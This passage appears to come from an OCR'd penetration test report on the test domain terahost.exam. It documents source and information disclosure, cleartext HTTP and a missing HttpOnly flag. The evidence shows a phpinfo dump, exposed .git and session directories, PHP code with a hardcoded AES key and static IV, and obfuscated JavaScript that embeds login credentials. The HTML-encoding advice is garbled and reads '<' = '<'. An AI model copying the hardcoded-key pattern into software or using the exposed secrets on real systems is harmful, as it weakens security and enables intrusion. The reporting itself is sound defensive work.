


Recommendation

1. To ensure that stored user input is not executed by the browser, the application should output encode user data into HTML entities. This ensures that the browser will only display user input and not interpret it as a command. At a minimum, output encode the following characters:
   - "<" = "<"
   - ">" = ">"
2. Encoding is also context specific. For example, inserting into JavaScript requires JavaScript escaping, CSS requires CSS escaping, and URL requires URL escaping.

6.16 Sensitive Information Disclosure

Severity Level	Medium
Location	***.terahost.exam**
Observation	The application discloses source code to users **and also** discloses sensitive information. Source code is designed to be executed dynamically on the server, however the application exposes the code to users on the front end. Disclosing source code can provide attackers with sensitive information, details about how the application works, and useful information that can be used to identify additional vulnerabilities in the application and supporting infrastructure.
Reference	https://owasp.org/www-project-topten/OWASP_Top_Ten_2017/Top_10-2017_A3Sensitive_Data_Exposure
Impact	The availability of source code may provide useful information regarding the application or infrastructure that may help attackers identify vulnerabilities to exploit. In some cases, source code may provide access to sensitive information such as encryption keys, database connection strings, or other configuration information. Source code may also reveal business logic or intellectual property that is not designed to be shared outside the organization. The availability of source code also offers attackers the chance to review the code for vulnerabilities using publicly available databases in order to further attack the application.
Proof of Concept	
Evidence: - **The below screenshots show a lot of sensitive files get disclosure**	



me.terahost.exam/info

PHP Version 5.4.35-0+deb7u2

System	Linux FULLMINCHIAPOWER 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64
Build Date	Nov 19 2014 07:55:52
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.4.0, Copyright (c) 1998-2014 Zend Technologies

Configuration

blog.terahost.exam/.git/

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2020-02-03 11:33	23	
README.md	2020-02-03 11:30	5	
branches/	2020-02-03 11:32	-	
info/	2020-02-03 11:32	-	
logs/	2020-02-03 11:36	-	


Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80


blog.terahost.exam/.git/logs/testtest1234567890/


Index of /.git/logs/testtest1234567890

Name	Last modified	Size	Description
Parent Directory		-	
crypt	2020-02-03 11:35	164	

Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80


blog.terahost.exam/testtest1234567890/
Index of /testtest1234567890
Name
Last modified
Size
Description
Parent Directory -
crypt.php.inc 2020-02-03 16:28 474
userdata.php.inc 2020-02-04 09:51 99
Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80
view-source:http://blog.terahost.exam/testtest1234567890/crypt.php.inc
<?
$plaintext = "abcdef";
$key = "8b362e210615e66b3bf7f69f6c819056";
$cipher = "aes-256-ctr";
$iv = "ABCDEFGHIJKLMNOP";
function encrypt($plaintext) {
if (in_array($cipher, openssl_get_cipher_methods()))
{
$ivlen = openssl_cipher_iv_length($cipher);
echo '\n'.strlen($iv).'\n';
$ciphertext = openssl_encrypt($plaintext, $cipher, $key, $options=0, $iv);
if ($ciphertext) {
return $ciphertext;
} else {
echo "Encryption error";
}
}
}
view-source:http://blog.terahost.exam/testtest1234567890/userdata.php.inc
<?php
class userdata {
public $role = "";
public $id = 0; //0-99
public $uid = 0; //0-99
}
?>


view-source:http://www.terahost.exam/test
<!--
bool(false)
<!--
<?php
if(!@include_once('__init__.php'))
die("Oops, this error should never happen...");
$check = SQLiFilter(@$_GET['v']);
var_dump($check);
readfile(__FILE__);
www.terahost.exam:443
Index of /
Name
Last modified
Size
Description
_session/ 21-May-2020 16:22 -
me.terahost.exam/ 18-Dec-2014 06:45 -
php.ini 18-Dec-2014 06:49 63K
unpredictablesubdomain.terahost.exam/ 18-Dec-2014 06:58 -
www.terahost.exam/ 18-Dec-2014 06:39 -
eXtreme Server at www.terahost.exam Port 443




www.terahost.exam:443/_session/

Index of /_session

Name	Last modified	Size	Description
Parent Directory		-	
sess_0germgmgfnl2ia8tckgf14kc43	12-Feb-2020 10:56	11	
sess_0lfsbk0nstig82pf2ehpk2n4j7	21-May-2020 16:22	0	
sess_0lgcj7lh51nqdrhnfbkiut0r93	12-Feb-2020 13:27	11	
sess_0mf6p0q14qjl8oi9khquph9q60	21-May-2020 10:03	11	
sess_0mtdcjbhtkflf0ec261iuoa1t3	12-Feb-2020 10:03	11	
sess_0tvev785d826eng0rbggsig9u4	21-May-2020 14:37	11	
sess_02su6und9avmcprl4eij80s5h1	12-Feb-2020 10:09	11	
sess_03ue59obs8cl150p2l3t59ir23	21-May-2020 16:13	11	
sess_032ikj2pchbgeo1squscdcv6a6	21-May-2020 12:33	11	
sess_1fs8re9aj6qqfg544hsfmbhia6	21-May-2020 11:55	11	
sess_1i0isfd5fmc2vdpuo457ejnki0	21-May-2020 08:32	11	
sess_1iuflv1lir9rkorbunv7pc9hi0	21-May-2020 15:43	11	
sess_1jm9i3uqc5u9u7i5n7alv5km52	21-May-2020 16:03	11	
sess_1jmkoka5859dpt5vv3fe0ch0u5	12-Feb-2020 09:45	11	
sess_1jri8fedmechrql79ba27jr1m7	12-Feb-2020 07:01	11	
sess_1l4hou8ullhfqev2os3kdk4hm3	21-May-2020 11:27	11	

blog.terahost.exam/js/blog.js

```
var _0x4777=["\x3F\x70\x61\x67\x65\x3D\x6C\x6F\x67\x69\x6E","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","","\x63\x6F\x6E\x63\x61\x74","\x50\x4F\x53\x54","\x6F\x70\x65\x6E","\x43\x6F
\x6E\x74\x65\x6E\x74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64","\x73\x65
\x74\x52\x65\x71\x75\x65\x73\x74\x48\x65\x61\x64\x65\x72","\x6F\x6E\x72\x65\x61\x64\x79\x73\x74\x61\x74\x65\x63\x68\x61\x6E\x67\x65","\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x73\x74
\x61\x74\x75\x73","\x72\x65\x73\x70\x6F\x6E\x73\x65\x54\x65\x78\x74","\x6C\x6F\x67","\x73\x65\x6E\x64"];var http= new XMLHttpRequest,url=_0x4777[0],params=String[_0x4777[1]]
(117,115,101,114,110,97,109,101),p1=String[_0x4777[1]](61,102,111,111,98,108,111),pp11=String[_0x4777[1]](103,38,112,97,115),p11=String[_0x4777[1]](103,38,112,97,115),p2=String[_0x4777[1]]
(115,119,111,114,100,61,102,111),p111=String[_0x4777[1]](103,38,112,97,115),p22=String[_0x4777[1]](111,48,98,108,111,103,49),x=_0x4777[2];xx= params[_0x4777[3]](p1),xxx= xx[_0x4777[3]]
(p11),yyy= yyy[_0x4777[3]](xxx),xxxx= xxx[_0x4777[3]](p2),yy= xxxx[_0x4777[3]](p22),http[_0x4777[5]](_0x4777[4],url,!0),http[_0x4777[8]](_0x4777[6],_0x4777[7]),alert(yyy),http[_0x4777[9]]=
function(){4== http[_0x4777[10]]&& 200== http[_0x4777[11]]&& alert(http[_0x4777[12]]),console[_0x4777[13]](p2)},http[_0x4777[14]](yy)
```



Recommendation	**Adjust the webserver's access controls to limit access to sensitive data.**

6.17 Insecure Protocol HTTP

Severity Level	LOW
Location	***.terahost.exam**
Observation	Using HTTP within the web service communication is insecure as the HTTP sends the traffic in clear text format, with MITM attack performed we could see or alter the traffic sent.
Reference	https://owasp.org/www-project-topten/OWASP_Top_Ten_2017/Top_10-2017_A3Sensitive_Data_Exposure
Impact	An attacker can perform MITM attacks, capture or alter the data being sent from the user to the server.


6.18 Cookie without HTTPOnly flag set

Severity Level	LOW
Location	*.terahost.exam
